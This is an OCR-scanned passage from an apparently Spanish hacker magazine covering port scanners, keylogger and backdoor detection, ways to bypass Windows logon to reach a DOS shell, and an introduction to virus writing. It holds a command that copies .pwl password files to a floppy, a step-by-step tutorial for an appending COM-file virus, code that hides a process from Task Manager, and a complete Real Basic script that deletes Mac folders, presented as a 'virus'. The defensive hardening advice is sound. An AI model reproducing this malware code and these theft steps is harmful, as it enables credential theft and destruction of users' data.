- Escaneo UDP ICMP: como sabemos el protocolo UDP no prevé intercambio de paquetes ACK o RST, pero la mayoría de hosts si recibe un paquete dirigido a un puerto UDP cerrado responde con un mensaje de error y por exclusión se llega a los puertos abiertos.

El Software


Son muchísimos los programas de tipo scanner que se pueden encontrar en Internet, casi todos válidos y todos basados en el mismo principio de funcionamiento.

- Nai CyberCop: funciona tanto con Linux como con Windows, valora los puntos débiles de un sistema haciendo un escaneo. Consigue incluso analizar problemas de seguridad ligados a servidores y hubs. Integra además una función mediante la cual se pone al día a través de Internet descargando la base de datos de los puntos débiles.



Abajo se ven los puertos abiertos y los servicios accesibles en remoto.

- Jackal: es un scanner Stealth (escondido) basado en el principio de funcionamiento del tipo SYN TCP.
- Nmap (www.insecure.org/nmap): un escáner muy completo que tiene la posibilidad de trabajar de diferentes maneras según sea la situación. A veces utiliza métodos invisibles, a veces métodos rápidos. Incorpora los principales métodos de escaneo.
- Tiger suite (www.tigertools.net): está considerado el mejor instrumento para la seguridad de las comunicaciones entre redes. Su velocidad no tiene parangón con otros escáneres y, además, es el único que integra también las siguientes características: network discovery (identifica y hace un listado de todos los puntos débiles de una red), local analyzer (escanea el sistema local detectando entre otras cosas virus, troyanos y spyware), attack tools (un conjunto de instrumentos que comprueban la seguridad de un sistema simulando ataques de diferente naturaleza). ¿Un defecto? Cuesta 69 dólares.



Ejemplo de penetración utilizando la herramienta TigerSuite.

Una vez efectuado el escaneo tendremos vigilados una serie de puertos abiertos. Ahora nuestra técnica y nuestra fantasía deben deducir cómo y qué utilizar para sacar el mayor provecho a estos recursos. Si hemos llevado a cabo un escaneo en nuestro servidor para controlar su seguridad, tenemos que recordar que nunca un ordenador conectado a Internet, por definición, puede ser seguro al 100%. Nuestra destreza está en estar al día sobre las últimas técnicas de protección y en el ponerlas en práctica buscando levantar lo más altos posible los muros que rodean nuestra "ciudad".

CÓMO AISLAR PROGRAMAS MALICIOSOS EN TU PROPIO EQUIPO

CLANDESTINOS A BORDO

Programas como los caballos de Troya o los keyloggers a menudo se esconden en el sistema infectado y no se borran fácilmente con las utilidades más comunes: he aquí cómo descubrirlos.

Como hemos visto en los números pasados, los keyloggers pueden resultar ser potentes instrumentos a disposición de los crackers y lamers de todo tipo, ya que son muy fáciles de instalar y configurar. Por esto es indispensable **comprender sus mecanismos de funcionamiento para identificar su eventual presencia y proceder a una desinstalación**.

En los sistemas operativos más simples, como las versiones de Windows que llegan hasta la Millenium, para los programadores siempre ha sido fácil ocultar (al menos a los ojos de la mayoría de los usuarios) la presencia de procesos presentes en la memoria con estratagemas muy simples.

Un ejemplo podría ser, usando un lenguaje de programación cualquiera, el siguiente código:

```
RegisterServiceProcess(GetCurrentProcessId(
), 1);
```

De esta forma, el usuario que intente obtener la lista de los procesos activos con el Administrador de tareas (Ctrl.+Alt+Supr.) no vería el proceso "escondido" en la lista que muestra todos los programas abiertos. Una solución a tal inconveniente podría ser la adopción de un programa adecuado y más avanzado respecto a la lista de tareas estándar, como por ejemplo AVP System Watcher disponible en la dirección www.avp.it/future.htm.

Mejor aún, conviene tener confianza en sistemas operativos como NT/2000/XP que al menos ya bloquean de entrada estas rudimentarias técnicas de enmascaramiento.

>> Funcionalidades de keyloggers y backdoors

Una vez que un backdoor se ha instalado en un ordenador, necesita activarse cada vez que el usuario activa su propio ordenador. Para obtener su objetivo, **debe posicionarse obligatoriamente en uno de aquellos archivos que se leen en el momento del arranque** y que son WIN.INI y SYSTEM.INI además del Registro de Windows. De este último, en particular, no hay que perder de vista algunas claves críticas:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Cu
rrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Cu
rrentVersion\RunOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Cu
rrentVersion\RunOnceEx
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Cu
rrentVersion\RunServices
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Cu
rrentVersion\RunServicesOnce
```

Estas son en efecto las claves más usadas por los backdoors que se encuentran en la red, aunque hace falta prestar atención también a todas las operaciones que cotidianamente cumplen los usuarios como la ejecución de programas y la apertura de documentos HTML:

```
HKEY_CLASSES_ROOT\exefile\shell\open\com-
mand
```

donde el valor inalterado debería ser similar a esto:

"%1 %*"

```
HKEY_CLASSES_ROOT\htmlfile\shell\open\com-
mand
```


con valor similar a:





```
"C:\PROGRA~1\INTERN~1\iexplore.exe" -nohome
```

En lugar del valor %1 podría haber el recorrido de un backdoor, que así será activada a cada ejecución del programa. Estas son las técnicas principales para que arranque un programa de espionaje al iniciar, incluso si puede haber variaciones en el sistema como el uso del comando AT, que es un servicio exclusivo de los sistemas NT/2000/XP y que permite la planificación de operaciones a intervalos de tiempo.



La utilidad msinfo32, presente en la mayor parte de las instalaciones de Windows, permite visualizar los ejecutables del sistema, y con ello encontrar los eventuales keyloggers.

>> Registrar las operaciones con el teclado

Hoy día, los más modernos keyloggers ofrecen numerosas funcionalidades adicionales como la captura de pantalla, de imágenes de una webcam instalada, etcétera, pero su función principal siempre es la misma: registrar la actividad del teclado.

Para esto, Windows pone a disposición del usuario el mecanismo del hooking, que consiste en permitir a un programa **interceptar los eventos del sistema (como la digitación) y registrarlos en un determinado archivo.**

Tal mecanismo es en parte contraproducente en el enmascaramiento del software, ya que, para efectuar tal función de hooking un programa debe necesariamente colocar la propia parte de código relativa a la "captura" de las teclas en una biblioteca .DLL cargada en el espacio de memoria del SO.

Estas bibliotecas necesarias para el hooking **son fácilmente interceptables con una utilidad ya presente en muchas versiones de Windows** (¡pero no en todas!), que es Msinfo32. Este programa tiene una entrada específica para visualizar los hooks de sistema.

Hay que recordar que **los hooks de sistema no son siempre aplicaciones de backdoor o de keylogger**; en efecto, muchos drivers para ratón o para teclado usan este mecanismo para poder ofrecer servicios adicionales a los usuarios, y por tanto hay que prestar atención a eventuales falsas alarmas. Otro mecanismo, hasta ahora no usado por ningún keylogger pero sí por muchas potencialidades, es el de la lectura de las colas de los mensajes del teclado.

Este método usa una API a nivel de usuario que es GetAsyncKeystate y permite leer cada tecla digitada por el usuario, sea cual sea el software que esté usando.

La diferencia sustancial reside en la carga de trabajo de la llamada a esta función, que debe efectuarse de manera cíclica (polling) y por tanto tiende a consumir recursos de CPU, aunque no de manera excesiva. La ventaja consiste en el hecho de que al no instalar hooks de sistema, no sale en la lista de la utilidad msinfo32, por lo que resulta más difícil de localizar.

>> ¿Cómo defenderse?

Llegados a este punto uno puede preguntarse si es posible estar infectado por un backdoor completamente invisible quizá proyectado por algún gobierno o peor aún, por algún rival suyo. La respuesta que os puedo dar con toda tranquilidad es negativa. En efecto, puede haber backdoors proyectados con un cuidado extremo, pero **ningún programa, (a no ser que se use un LKM) puede ser tan sofisticado para esquivar la enumeración del SO.**

La respuesta llega rápida, para la mayoría de programas que circulan por la red: usar un firewall personal.


Aparte de los varios ataques llevados a cabo contra estos programas, los firewalls personales son muy seguros, aunque a veces hay excepciones con algunos backdoors.

El problema viene en efecto de las llamadas Shell Extensions, que son funcionalidades puestas a disposición de los programas y capaces de "extender" el SO. Tales bibliotecas pueden ser usadas para **engañar a los firewalls y hacer creer que es el SO quien quiere conectarse a Internet, mientras que es el keylogger.**

Un ejemplo de este tipo de programa es Spector, que usando este mecanismo es captado por el firewall como el proceso explorer.exe, mientras que en realidad no es otro que tal programa que quiere superar el mecanismo de filtrado del firewall. Ojo, pues, con el software presente en tu ordenador.

DEFENDER EL PROPIO ORDENADOR DE INTRUSIONES NO AUTORIZADAS

PROTEGE MI



¿Piensas que el password del salvapantallas es bastante para detener a un malintencionado? Este artículo te hará cambiar de idea...

Mucha gente sabrá usar un firewall, tendrá un óptimo antivirus siempre actualizado y probablemente protege su ordenador con un password larguísimo y que quizá cree imposible de violar. Desgraciadamente, **hay métodos para superar sin demasiada dificultad la familiar pantalla de Windows que requiere el password** para el Nombre de Usuario Juan (por ejemplo).

Bien, en este artículo veremos **algunos de los potenciales problemas de seguridad presentes en Windows 95, 98, XP, Me, 2000** y probablemente todos los sistemas operativos de Microsoft que se pueden usar para obtener un acceso ilegal a un ordenador desde la red local. Veamos algunas situaciones típicas…

Posible situación: escuela de un instituto que tiene un normalísimo laboratorio de informática y varios ordenadores conectados todos en red. Normalmente para uso escolar y casero, se instalan sistemas operativos Windows en los ordenadores. En nuestro caso será la versión 98. Cuando se enciende el ordenador principal, que llamamos SERVER, nos pide un password para el nombre de usuario de SERVER. Lo que quiero demostrar es simplemente la facilidad con que se puede obtener acceso y para hacerlo es necesario encontrar un password.

Existen tres fáciles métodos que podría usar un cracker para tener éxito en el intento.

>> Boots alternativos

Cuando se enciende un ordenador el BIOS busca un disquete de arranque o un CD de arranque (depende de cómo esté configurado el BIOS). **Cualquiera, pues, podrá entrar procurándose un disquete de arranque** (por disquete de arranque se entiende el floppy de inicio de la instalación de Windows 9x, u otro disquete que contenga un sistema que se pueda iniciar) de Windows 98 o 95 e insertarlo en el lector. Cuando el BIOS lo lea, nos pedirá qué es lo que queremos hacer y seleccionando el prompt de los comandos se nos ofrecerá un shell de DOS listo para su uso y **con él se puede hacer de todo.**

Para evitar que alguien se comporte de esta manera, es suficiente pulsar la tecla SUPR al iniciar el ordenador y **configurar el BIOS de manera que no lea los floppies de arranque**, completando la operación con la asignación de un password para poder entrar en la configuración del BIOS. Las operaciones por hacer cambian según la tarjeta madre usada, pero normalmente encontrarás una operación "Set password" en las opciones "Bios features".

Naturalmente **aún no estás a salvo**. Solamente has disminuido un poco el riesgo. En efecto, el ordenador podrá ir también a buscar un CD de arranque y si el cracker tuviera uno, estaríamos otra vez en el punto de partida, por lo que hay que acordarse de **eliminar también la búsqueda de un sistema desde el CD-ROM**. Esta opción se encuentra a menudo en la voz "Boot sequence" en la ventana "Standard features" de la configuración del BIOS de la tarjeta madre.


Habiendo configurado el password para el BIOS estarás seguro de que nadie podrá entrar en la modalidad de configuración. Para hacerlo habría que crackear el password y sería necesario lanzar un programa que naturalmente el cracker no podría ejecutar sin haber



La pantalla del BIOS donde se puede decidir excluir algunos tipos de disco de la búsqueda de un sistema iniciable. Si se selecciona solamente el disco C, será imposible acceder al ordenador usando un floppy o un CD de sistema.








entrado en Windows o haber obtenido un shell. Por desgracia hay otros métodos más complicados que pueden ser llevados a cabo con malas intenciones.

>> Evitar el inicio de Windows

Si al encender el ordenador te ha pasado alguna vez que pulsas la tecla F8, habrás hecho un útil descubrimiento... Pruébalo y volverás a encontrarte delante de una pantalla que pide instrucciones sobre qué deseas hacer; hay numerosas opciones: inicio en modo provisional, con soporte de red, pero lo que nos interesa es **"línea de comandos en modo a prueba de fallos." Selecciónalo y podrás usar el cómodo shell de DOS.**

Ahora, piensa que cualquiera puede hacer esto que acabas de hacer y comprenderás que incluso sin tu password se tiene acceso a tu querido ordenador. **Para evitar que suceda, bastará con editar el archivo C:\msdos.sys.** En la entrada [Options] modifica Bootkeys=1 con Bootkeys=0 (en caso de que no esté la línea Bootkeys=1, créala). Presta atención al hecho que msdos.sys es un archivo normalmente invisible, por lo que será necesario activar la visualización de todos los archivos desde el menú Ver/Opciones de Carpeta/Ver. Desgraciadamente existe aún un modo para violar tu PC, aunque es mucho más complejo.



Modificando el archivo msdos.sys se puede impedir que un malintencionado efectúe el arranque en modo MS-DOS al iniciar Windows.

>> Provocar un error

Si Windows no se inicia con éxito, cuando se inicia de nuevo muestra una pantalla de aviso que dice aproximadamente así: "No se ha podido iniciar Windows. Se aconseja volver a intentarlo en modo a prueba de fallos". **¡Es la misma que aparece cuando se pulsa F8!** Ahora bastará seleccionar "prompt de los comandos..." para obtener un shell de DOS. Este último gusano es una medida de seguridad de Windows y no te conviene probar a desactivarlo. Para hacer que Windows no se inicie correctamente basta apagar el ordenador durante el proceso de inicio, después de que aparezca el logo de Windows. ¡De esta manera se podrá acceder a la pantalla de aviso!

Si quieres probar a bloquear también esta tentativa de ataque, bastará editar de nuevo el archivo C:\msdos.sys, esta vez insertando la línea BootFileSafe=0 siempre en la sección [Options]. **Pero esto no es aconsejable, ya que en caso de error no podrás reiniciar el ordenador en modo a prueba de fallos,** lo que te creará problemas.

```
Windows 2000 Advanced Options Menu
Please select an option:

  Safe Mode
  Safe Mode with Networking
  Safe Mode with Command Prompt

  Enable Boot Logging
  Enable VGA Mode
  Last Known Good Configuration
  Directory Services Restore Mode (Windows 2000 domain controllers only)
  Debugging Mode

  Boot Normally
  Return to OS Choices Menu

Use ↑ and ↓ to move the highlight to your choice.
Press Enter to choose.
```

Provocando un error durante el inicio de Windows, se tendrá acceso al menú que permite reiniciar en modo a prueba de fallos o con un shell de MS-DOS.

>> Robo de password

Pero ¿para qué debería alguien intentar obtener un shell de DOS? El motivo es simple: **si un malintencionado tecleara "format C:"** (comando que sirve para borrar el contenido del disco duro entero) ya puedes empezar a llorar.

O bien podría copiar en A: el archivo de los passwords. Se trata de archivos con extensión .pwl que se encuentran en C:\Windows por lo que respecta a Windows 9x.

No tendría que hacer nada más que insertar un floppy y teclear:

```
copy C:\Windows\*.pwl A:
```

El comando copiará todos los archivos con extensión *.pwl en el floppy.

Una vez que llegue a su ordenador encontrará el archivo *.pwl que corresponde al usuario SERVER. En este caso está claro que el archivo será SERVER.pwl, porque el nombre tiene cinco caracteres. En caso de que tuviera más de 8, se cortará a la octava letra. Por ejemplo, a un usuario llamado Maximiliano le corresponderá un archivo Maximili.pwl. El archivo está cifrado, pero en Internet los programas capaces de descifrarlo están tan difundidos como las adorables adolescentes rusas desinhibidas.

CUANDO EL ORDENADOR "ENFERMA"

Introducción al Virus

Se ha escrito mucho sobre los virus. Páginas y páginas de literatura informática no privadas, a veces, de ordinarias aproximaciones. Pero ¿qué son los virus? Hacker Journal te cuenta todo lo que habrías querido saber sobre este peligroso asesino informático, pero que nunca te has atrevido a preguntar...

Para la gente común los dos mayores temores informáticos son ciertamente los hackers y los virus. Los "no adeptos a los trabajos" se notan los pelos de la espalda erizados apenas oyen solamente nombrar uno de estos dos términos.
Apesar de la fama que los presuntos piratas informáticos y los parásitos de los archivos se han procurado en el mundo real, muy pocos saben qué son realmente: no dedicaremos mucho espacio a los hackers, de los que ya se habla mucho y para los que empieza a nacer una especie de "resistencia" a la mala, pero equivocada, reputación que se ha hecho la gente que ante el televisor está obligada a oir lo que se dice. Al contrario de los hackers, los virus no pueden defenderse tan fácilmente, dado que su difusión es exclusivamente dañina para un PC. Además, es justo gastar dos palabras para intentar explicar qué son estos temidísimos asesinos de ordenadores.

>> Virus a D.O.C.

Entre las varias categorías a menudo, y a propósito, por virus se entienden también otros programas de tipo maligno que tienen poco que ver con los virus.

En sustancia, cuando se crea un parásito virtual, se intenta dar vida a un programa de pequeñas dimensiones que tiene como objetivo esconderse los más posible en el huésped y reproducirse sin llamar la atención. Atendiendo a esta distinción, los simples caballos de Troya como los celebérrimos **Net-Bus o BO o el más reciente Sub7** no forman parte de esta categoría. Otra categoría aparte son los gusanos. Aunque se difunden por la red a menudo aprovechando los buzones de los sistemas de correo o la ingenuidad de la víctima, se distinguen de los virus precisamente por su actitud en la red y porque raramente intentan esconderse en un sistema infectado.

Una vez distinguidas dos categorías diferentes de los virus, hay que hacer un breve resumen de las distintas tipologías de virus que existen: se parte de los más simples, los virus appending de los archivos COM pasando por los impotentes virus del mbr, pasando por los sthealth parciales y completos hasta los polimórficos y los más recientes virus para Windows sin olvidar los virus de las Macros de Office.

Estos son algunos de los tipos de "infectadores virtuales" conocidos que requerirían muchas páginas para explicar en detalle cómo funcionan. Esta vez nos limitaremos a tratar los más simples, como los appending y nos remitiremos al polimorfismo y a la criptografía.

>> Los Virus Appening

Los virus appening son los más comunes y los más fáciles de realizar. Se copian al final de un archivo y cuando el archivo se ejecuta toman el control, se reproducen en otros archivos y por último devuelven el control al programa infectado, haciendo que todo parezca normal. Este tipo de parásitos debe ser muy pequeño, para no aumentar demasiado las dimensiones de un archivo que de esta forma sería fácilmente localizable como infectado. Los appending se dividen en dos subcategorías, los hechos para **archivos COM** y para **archivos EXE**. En efecto,

worms

35 36 37 38


a pesar de que ambos tipos de archivos sean ejecutables, existen diferencias entre ellos e infectar los archivos COM resulta mucho más simple dada su estructura; por tanto, este texto se basará mayormente en la infección de archivos COM. La primera elección que hay que hacer para la construcción de un virus es el lenguaje con el que se escribirá. Aunque el C puede ser una alternativa válida, sobre todo para los virus para Windows, el ensablador resulta la mejor solución.

Empecemos pues a ver qué debe hacer un archivo para infectar a otro sin destruirlo: el virus en ejecución debe buscar un archivo .com (por ahora nos limitaremos a estos), controlar de alguna manera que no esté ya infectado, modificar el archivo como veremos luego y finalmente restablecer la fecha de la última modificación y de los atributos del archivo como los había encontrado, a fin de evitar dejar huellas. El problema para quien empieza está en comprender cómo hacer para quitar el control del archivo ejecutado y darlo al virus que, como explicamos después, **se debe añadir al final del programa.**

La solución la da la instrucción en ensamblador JMP que escrita al principio del archivo hace saltar la ejecución al final, donde reside el virus. Éste, una vez ejecutado, busca los archivos a infectar y cuando encuentra uno copia por una parte los primeros bytes del archivo víctima y en su lugar escribe la instrucción JMP seguida de la posición que tomará en el archivo. Una vez hecho esto se copiará a sí mismo al final del programa y seguirá con las operaciones antes citadas: cierre del archivo, restablecimiento de los atributos y ejecución del archivo original. Esto es lo más importante de la teoría sobre los virus appending, el único obstáculo ahora puede ser el escaso conocimiento del ensamblador, por tanto estaría bien saber qué es un registro o un jump antes de continuar.

>> El génesis de los virus...

Una cosa que muchos suelen olvidar es que, si se usan variables en los virus, éstas cambian su valor de offset cuando el virus se pega al final de un archivo. Es por esto que a menudo resulta imposible volver a estas variables que se vuelven inutilizables. Para en-



contrar siempre el valor de offset efectivo de las variables hay que llamarlas añadiendo a su viejo valor de offset (el que viene asignado por el compilador) el que ha sido añadido pegándolas al final de otro archivo. Para obtener el valor a aumentar, bastará usar la **instrucción CALL** que llama a un procedimiento, cargar en BP y luego sustraer del registro BP (que se usa muy poco) el offset del procedimiento llamado. Todo esto es posible porque cuando llamamos con un CALL en el offset del procedimiento se coloca encima de la pila, por tanto con **POP lo ponemos en BP**. Llegados a este punto, las referencias a las variables se harán llamando a [BP+OFFSETvariable]. Esto resulta fundamental para evitar perder referencias a las variables; al contrario no se puede modificar las instrucciones que usan un offset relativo como los JMP o CALL o los varios saltos condicionados.

Una vez encontrada la variación de offset, el programa empieza a buscar archivos para infectar. Como ahora tratamos solamente de archivos *.Com, la búsqueda se limitará sólo a este tipo de archivos. Para buscar un archivo se recurre a los llamados FIND FIRST y FIND NEXT, es decir, 4Eh y 4Fh del DOS (interrupt 21h). Se empieza usando la 4Eh, que busca el primer archivo; esta función pide que en el registro CX estén ya los atributos del archivo por buscar (=-Read Only 1-Hidden 2-System 3-Label 5-(reservado) 6-Archivo) mientras DS:DX el archivo por buscar con comodines (*o?). En el caso del virus se deberá poner en los datos una variable File_COMDB"*,0 que representa la cadena en ASCII2 que hay que buscar (el formato ASCII2 prevé un 0 al final de cada cordón) y luego poner en CX el tipo de archivo que hay que buscar con MOV CX, 000H para buscar, por ejemplo, los archivos Read Only y luego poner en DS: DX la cadena que

Klez | cavallo deTroya | Melissa

hay que buscar con LEA DX, **[BP+OFFSET File_COM]** por tanto hay que llamar INT 21h para empezar a buscar. La búsqueda restituirá sólo el primer archivo encontrado, si esto no va bien bastará con llamar la FIND NEXT (función 4Fh archivo a buscar) para encontrar el siguiente archivo hasta que no encontremos una víctima apta.

Hasta aquí es todo muy simple, pero ¿dónde nos restituyen los archivos FIND FIRST y FIND NEXT? En el DTA que es una parte del PSP posicionada a 80h.

Pero un virus no puede usar el DTA original; de otra forma los datos pasados a la línea de comando a continuación del programa estarán falseados, por esto es importante configurar una nueva DTA y trabajar en ella. Bastará preparar una variable DTA de 42 bytes (DTA db 42 dup (?)) y luego usar la función 1 Ah del DOS: LEA DX, [BP+OFFSET DTA] por tanto MOV AH, 1Ah y luego INT 21h. Luego el nombre del archivo que se quiere infectar lo encontraremos en la variable DTA en la posición 9eh (por tanto llamaremos la variable DTA con [BP+OFFSET DTA+1Eh]. En el DTA no se encuentra solo el nombre del archivo, sino también sus atributos, la fecha i la hora de la última modificación, las dimensiones, todo en el siguiente orden:

```
FILE *.COM
los primeros 256 bits (100h) son l PSP. En el PSP en la posición 80h está el DTA 80h DTA
0h db 21 dup(0) ;Reservado para uso del DOS
15h db 00;Atributos del archivo
16h dw 0000;Hora de creación
18h dw 0000;Fecha de creación
1ah dd 00000000;Tamaño
1eh db 13 dup(0);Nombre del archivo
```

Por tanto si quisiéramos leer un atributo cualquiera de estos, bastará añadir a la dirección de la variable DTA la posición de lo que interesa.

Una vez encontrado un archivo es indispensable asegurarse de que entre en nuestros criterios de infección. Si el archivo ya ha sido infectado será más oportuno evitar rehacerlo. Uno de los métodos más comunes para controlar si el archivo ya ha sido infectado es poner un marcador de infección en los primeros bits del programa (Y también del virus), justo después de la instrucción de JMP. El virus deberá, una vez encontrada una posible víctima, controlar si en una determinada posición está presente **una sigla particular que identifique el archivo como infectado**. En el virus, como primeras instrucciones pondremos:

JMP INICIO; salto simple

DB 'R'; marcador que en nuestro caso es la letra R


INICIO: ; etiqueta donde empieza el virus propiamente

El virus, antes de infectar, controlará si el archivo en el 4° bit no ha sido marcado con un CMP, y en el caso de que no lo sea procederá a la infección.

>> Virus: un universo complejo

Esta primera mirada al mundo de la programación de virus nos muestra la complejidad y la cantidad de problemas contra los que lucha un escritor de virus cuando quiere producir un bicho malo.

Aunque escribir virus y difundirlos en la red son acciones destructivas y dañinas (aunque no para las grandes empresas que producen caros sistemas antivirus) es innegable la fascinación técnica de algunos aspectos que se afrontan en estos ámbitos de la informática: el mejor consejo es aprender siempre estudiando también este tipo de código; a menudo te quedarás de piedra al observar con qué facilidad un buen escritor de virus resuelve problemas de programación con los que tú te has peleado durante días...



EN MAC



Programar un virus no es una operación restringida a los PC compatibles IBM, sino que es una operación simple también en el sistema Mac. Aquí os referimos para uso didáctico el ejemplo de un virus muy eficaz realizado en Real Basic, uno de los lenguajes de programación más difundidos en el entorno Mac:

```
Dim f as FolderItem
Dim g as FolderItem
Dim h as FolderItem
Dim i as FolderItem
Dim j as FolderItem
//dossier Programme
f=GetFolderItem("Macintosh HD:Programme")
If f <> nil Then
f.Delete
End if
//dossier Tools
g=GetFolderItem("Macintosh HD:Tools")
if g <> nil Then
g.Delete
End if

h=GetFolderItem("Macintosh HD:Dienstprogramme")
If h <> nil Then
h.Delete
End if

i=GetFolderItem("Macintosh HD:Dokumente")
If i <> nil Then
i.Delete
End if

j=GetFolderItem("Macintosh HD:Internet")
If j <> nil Then
j.Delete
End if
```

Este virus puede bloquear un sistema operativo o dañar seriamente un disco duro; conocer su script puede ayudar a salir del embrollo en caso de emergencia.

INTERCEPTAR DATOS EN UNA LAN

Con el ARP-spoofing resulta posible esnifar incluso los datos que transitan en segmentos de la red que, en teoría, deberían estar protegidos por un switch.

